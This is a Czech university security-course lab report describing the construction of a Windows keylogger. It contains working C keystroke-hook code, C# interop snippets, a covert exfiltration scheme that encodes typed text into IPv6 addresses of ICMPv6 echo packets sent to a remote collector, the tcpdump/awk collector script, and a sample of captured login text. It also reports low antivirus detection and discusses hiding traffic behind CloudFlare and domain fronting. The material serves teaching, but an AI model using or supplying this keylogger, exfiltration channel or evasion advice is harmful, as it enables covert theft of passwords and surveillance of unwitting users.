



# Počítačové viry a bezpečnost počítačových systémů

## Protokol z předmětu (2b)



**Tématická oblast:** Keylogger

**Přednášející:** prof. Ing. Ivan Zelinka, Ph.D.; Ing. Jan Plucar, Ph.D.

**Cvičící:** Ing. Jan Plucar, Ph.D.

**Jméno a číslo studenta:** Daniel Trnka, TRN0038

**Datum vypracování:** 24. 2. 2019

**POZOR!** V průběhu dalších cvičení budete rozšiřovat program, který dnes vytvoříte. V budoucnu budete potřebovat přístup k Windows API, proto si ověřte, že Vámi zvolený programovací jazyk je schopen k WinAPI přistupovat. Ve cvičeních se doporučuje používat C#.

**Zadání:**

- 1) Seznamte se s problematikou tvorby keyloggeru.
- 2) Najděte vhodné metody a knihovny.

Inspirujte se metodami:

- [SetWindowsHookEx](#),
- [CallNextHookEx](#),
- [UnhookWindowsHookEx](#)

a následující dokumentací:

[https://msdn.microsoft.com/en-us/library/windows/desktop/ms632589\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms632589(v=vs.85).aspx)


<https://msdn.microsoft.com/en-us/library/windows/desktop/dd375731%28v=vs.85%29.aspx>

- 3) Implementujte keylogger, který bude schopen zachytávat stisky kláves. Vymyslete a implementujte způsob sběru zachycených dat (nepř. Zaslání emailem, využití datové služby, etc.)

**Závěr:**

**Diskutujte následující témata:**

- 1) Stručně popište princip keyloggeru.
- 2) Popište princip zavěšení programu do systémových událostí a význam funkcí z 2. bodu zadání.



*Keylogger* je program zachytávající stisky kláves, které následně ukládá či posílá pryč z počítače oběti. Někdy se však může jednat i o legitimní činnost, kdy se sbírají data o používání aplikace, které slouží k jejímu následnému vylepšení.

Systém Windows zasílá události jako stisk kláves do aktivních (focused) aplikací pomocí zpráv. Pro funkční příjem zpráv je zapotřebí vytvořit okno a číst zprávy pomocí funkce `GetMessage(...)`.

Abychom byli schopní číst všechny stisknuté klávesy tak si musíme zaregistrovat tzv. *hook*, který se provede ještě před tím než se zpráva doručí do aktivního okna. Pro zachytávání události na klávesnici existují dva typy hooks - *WH\_KEYBOARD* a *WH\_KEYBOARD\_LL*. Hook *WH\_KEYBOARD\_LL* lze použít i bez okna - je však nutné zavolat funkci `GetMessage(...)`. Proces v této funkci zůstane (funkce se neopustí, protože nikdy neprijde žádná zpráva) a zajistí volání callback hooku.

Callback pro daný hook se registruje pomocí funkce `SetWindowsHookExA(...)` z dynamické knihovny *user32.dll*:

```
HHOOK SetWindowsHookExA(  
    int          idHook,  
    HOOKPROC     lpfn,  
    HINSTANCE    hmod,  
    DWORD        dwThreadId  
);
```

Funkce vrací identifikátor zaregistrovaného hooku (je to `void**`) pro jeho možnou pozdější odregistraci pomocí `UnhookWindowsHookEx(HHOOK hook)`. Prvním argumentem je typ hooku. Konstanta *WH\_KEYBOARD\_LL* je 13. Dalším argumentem je ukazatel na funkci typu:

```
LRESULT(int code, WPARAM wParam, LPARAM lParam)
```

Další dva parametry nemají pro *WH\_KEYBOARD\_LL* využití a jsou nastaveny na nulovou hodnotu.

První argument callbacku uvádí, zda se má provést jeho obsluha. Další argument typu `unsigned int` značí událost klávesnice jako *WM\_KEYDOWN* a *WM\_KEYUP*. Posledním argumentem je ukazatel na strukturu *KBDLLHOOKSTRUCT\**.

```

struct KBDLLHOOKSTRUCT {
    DWORD    vkCode;
    DWORD    scanCode;
    DWORD    flags;
    DWORD    time;
    ULONG_PTR dwExtraInfo;
}

```

Struktura obsahuje identifikaci stisknuté klávesy `vkCode`<sup>1</sup> a také `scanCode`, který je identifikaci pro konkrétní klávesnici. Hodnota `vkCode` označuje klávesu, bez ohledu na nastaveném layoutu klávesnice či zmáčknutého SHIFT/CAPS LOCK. Pro zjištění, který znak byl skutečně zadán lze použít funkci `ToAscii(...)`:

```

int ToAscii(
    UINT        uVirtKey,
    UINT        uScanCode,
    const BYTE  *lpKeyState,
    LPWORD      lpChar,
    UINT        uFlags
);

```

Funkce očekává v prvních dvou argumentech `vkCode` a `scanCode`. V dalším argumentu očekává pole o velikosti 255 bajtů, která značí stav stisknutých kláves dle značení virtual-key. Pokud je klávesa stisknutá tak je na odpovídajícím indexu nastaven nejvyšší bit - hexadecimálně `0x80`. Pokud je zapnutý CAPS LOCK, tak je nastaveny nejnižší bit.

Aby fungoval správně převod na velká/malá písmena tak bylo nutné nastavit klávesu `VK_SHIFT` při stisknutí levého nebo pravého SHIFT.

Do argumentu `lpChar` funkce uloží maximálně dva znaky. Dva znaky jsou navraceny pokud uživatel zadal klávesu pro diakritické znaménko a neplatný znak. Platná kombinace vytvoří znak *ó*, neplatná dva znaky: *ǿ*.

Pro univerzální keylogger by bylo vhodnější použít alternativní funkci `ToUnicode(...)`.

Callback musí zavolat `CallNextHookEx`, jinak by nedošlo k provedení hooku v jiné aplikaci. Pokud bychom danou funkci nezavolali a vrátili 0, tak se další aplikace nedozví o stisknuté klávese. Dále je také nutné podotknout, že obsluha nesmí být blokující a trvat dlouho, jinak ostatní aplikace budou dostávat události opožděně.

---

<sup>1</sup><https://docs.microsoft.com/en-us/windows/desktop/inputdev/virtual-key-codes>

Další alternativou je použití funkce `SHORT GetAsyncKeyState(int vKey)`, kdy aplikace testuje všechny požadované virt keys. Řešení pak vede k busy waiting, kdy se procesorový čas spotřebovává jen na kontrolu, zda nedošlo ke stisku klávesy. Další nevýhodou je, že funkce vrací pouze informaci, zda byla klávesa zmáčknuta od posledního zavolání - tudíž nejsme schopní zjistit počet opakovaných stisku jedné klávesy.

```
#include <windows.h>
#include <stdio.h>

HHOOK hook_handle;
BYTE keys[256];

LRESULT CALLBACK cb(int nCode, WPARAM wParam, LPARAM lParam) {
    KBDLLHOOKSTRUCT* evt = (KBDLLHOOKSTRUCT*) lParam;
    if(nCode == HC_ACTION) {
        if(wParam == WM_KEYDOWN) {
            switch(evt->vkCode) {
                case VK_LSHIFT:
                case VK_RSHIFT:
                    keys[VK_SHIFT] = 0x80;
                    break;

                case VK_CAPITAL:
                    keys[VK_CAPITAL] ^= 0x01;
                    break;

                default:
                    keys[evt->vkCode] = 0x80;
            }

            WORD str[2];
            if(ToAscii(evt->vkCode, evt->scanCode, keys, str, 0) == 1) {
                printf("%c", str[0]);
            }
        } else if(wParam == WM_KEYUP) {
            switch(evt->vkCode) {
                case VK_LSHIFT:
```

```

        case VK_RSHIFT:
            keys[VK_SHIFT] = 0;
            /* fall through */
        default:
            if(evt->vkCode != VK_CAPITAL) {
                keys[evt->vkCode] = 0;
            }
        }
    }
}

return CallNextHookEx(hook_handle, nCode, wParam, (LPARAM) evt);
}

int main() {
    hook_handle = SetWindowsHookEx(WH_KEYBOARD_LL, cb, NULL, 0);
    if(!hook_handle) {
        printf("could not install hook\n");
        return 1;
    }

    if(GetKeyboardState(keys) == 0) {
        printf("could not get keyboard state\n");
    }

    MSG msg;
    while(GetMessage(&msg, NULL, 0, 0) > 0) {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
    }

    return 0;
}

```

Výpis 1: Zachytávání kláves pomocí hooku v C

Z uvedené ukázky ve výpisu 1 je vidět, že přístup k Windows API v jazyce C je jednoduchý - deklarace funkci a konstant jsou v hlavičkových souborech a knihovna *user32.dll* je přilinkována. Použití v jazyce C# bez externích knihoven se mírně komplikuje, protože se musí uveřejnit dynamická knihovna *user32.dll* do procesu v době běhu namapovat a následně získat ukazatele na dané funkce. Dále je nutné si vytvořit i konstanty.

Pro zpřístupnění funkce z DLL se vytvoří funkce se stejným názvem a klíčovým slovem *extern*, které značí, že implementace bude dodána později. Dále se k dané funkci přidá atribut *DllImport*, ve kterém se uvede dynamická knihovna obsahující požadovaný symbol:

```
delegate IntPtr LowLevelKeyboardProc(
    int nCode,
    IntPtr wParam,
    IntPtr lParam
);

[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
public static extern IntPtr SetWindowsHookEx(
    int idHook,
    LowLevelKeyboardProc lpfn,
    IntPtr hMod,
    uint dwThreadId
);
```

Získat data ze struktury *KBDLLHOOKSTRUCT* lze například pomocí *Marshal*. První dva argumenty struktury jsou 32bitové čísla, které lze získat pomocí:

```
int vkCode = Marshal.ReadInt32(lParam);
int scanCode = Marshal.ReadInt32(lParam, 4);
```

Dalším zádrhelem je, že životnost proměnné s callbackem hook funkce musí být po celou dobu, kdy je hook zaregistrován. V opačném případě se proměnná uvolní garbage collectorem nebo ji nahradí jiná data na stacku, čímž pak může hook skočit do neplatné funkce.

Protože hook funkce nesmí trvat dlouho, tak se jednotlivé znaky přidávají do fronty odkud si je vybírá vlákno a posílá pomocí ICMPv6 Echo Request nebo pomocí HTTP POST požadavku.

2001:470:5816:f:6168:6f6a::  
a h o j

Obrázek 1: Uložení znaků do IPv6 adresy

Zachycený ASCII text je převeden do hexadecimálního formátu a vložen do spodních 64 bitů IPv6 sítě 2001:470:5816:f::/64 (viz obrázek 1). Je zde místo až pro 8 znaků. Na vytvořenou adresu je následně odeslán ICMP echo-request paket.


Síť 2001:470:5816::/48 je nasměrovaná na router, který má ve směrovací tabulce záznam, aby pakety do sítě 2001:470:5816:f::/64 směřoval dále na Raspberry Pi, na kterém lze jednoduše zachytávat přijaté pakety (výpis 2) pomocí programu *tcpdump* a následně extrahovat pomocí *awk* znaky s ukládáním do souboru dle zdrojové IPv6 adresy. Zaznamenaný text lze jednoduše sledovat pomocí:

```
$ tail -f /tmp/keylogger/2001\:470\:5816\:0\:78d2\:8e8d\:e526\:580a  
facebook.comuser@example.comya3EeJai7zee9ch
```

Raspberry Pi ještě obsahuje routovací záznam, aby odpovídal na ICMP echo požadavky z celé sítě:

```
route add local 2001:470:5816:f::/64 dev lo
```

Keylogger byl označený jako podezřelý pouze u 10 antivirů z 61:

 <b>10 engines detected this file</b> SHA-256 65851fec08d37c1bfcad1bed78c86af889512bdfefaddda61a788ba51898372b8 File name Keylogger.exe File size 9 KB Last analysis 2019-02-23 13:14:17 UTC			
10 / 61			
Detection	Details	Community	
Avira	⚠ HEUR/AGEN.1029967	CrowdStrike Falcon	⚠ malicious_confidence_60% (D)
Cybereason	⚠ malicious.adeba2	Cyren	⚠ W32/Keylogger.AG.gen!Eldorado
F-Secure	⚠ Heuristic.HEUR/AGEN.1029967	GData	⚠ MSIL.Trojan-Spy.Petun.D
Malwarebytes	⚠ Trojan.Logger	Trapmine	⚠ suspicious.low.ml.score
VBA32	⚠ Trojan.MSIL.gen.4	Webroot	⚠ System.Monitor.Keylogger.Gen
Acronis	✅ Clean	Ad-Aware	✅ Clean

Alternativně lze také posílat zachycené klávesy přes HTTPS a ideálně server umístit například za CloudFlare, čímž se může ztížit hledání podezřelého

sítového provozu, protože dnes velká spousta webu využívá CloudFlare. Před zahájením HTTPS komunikace však klient posílá hostname (SNI) v čitelné podobě, který lze v provozu detekovat. Do nedávna bylo možné využít Domain Fronting, kdy se v SNI uvedl nějaký legitimní hostname a poté v zašifrované HTTP hlavičce se uvedl hostname pro zlomyslný web.



```

#!/bin/bash
net="2001:470:5816:f::/64"
out_dir=/tmp/keylogger/

ip route add local "$net" dev lo

tcpdump -l -i any "icmp6[icmptype] == icmp6-echo and dst net $net" \
  | awk -v out_dir="$out_dir" -f <(cat - <<-'SCRIPT'
function save_char(n, ip) {
    n = strtonum("0x"n)

    if(n == 0xd) {
        n = 0xa;
    }

    if((n >= 0x20 && n < 0x80) || n == 0xa) {
        printf("%c", n) >> out_dir ip
    }
}

{
    split($5, a, ":");
    for(i = 4; i < length(a); i++) {
        save_char(substr(a[i], 1, 2), $3)
        save_char(substr(a[i], 3, 2), $3)
    }
    fflush()
}
SCRIPT
)

```

Výpis 2: Skript pro sběr zachycených znaků z ICMP echo request paketů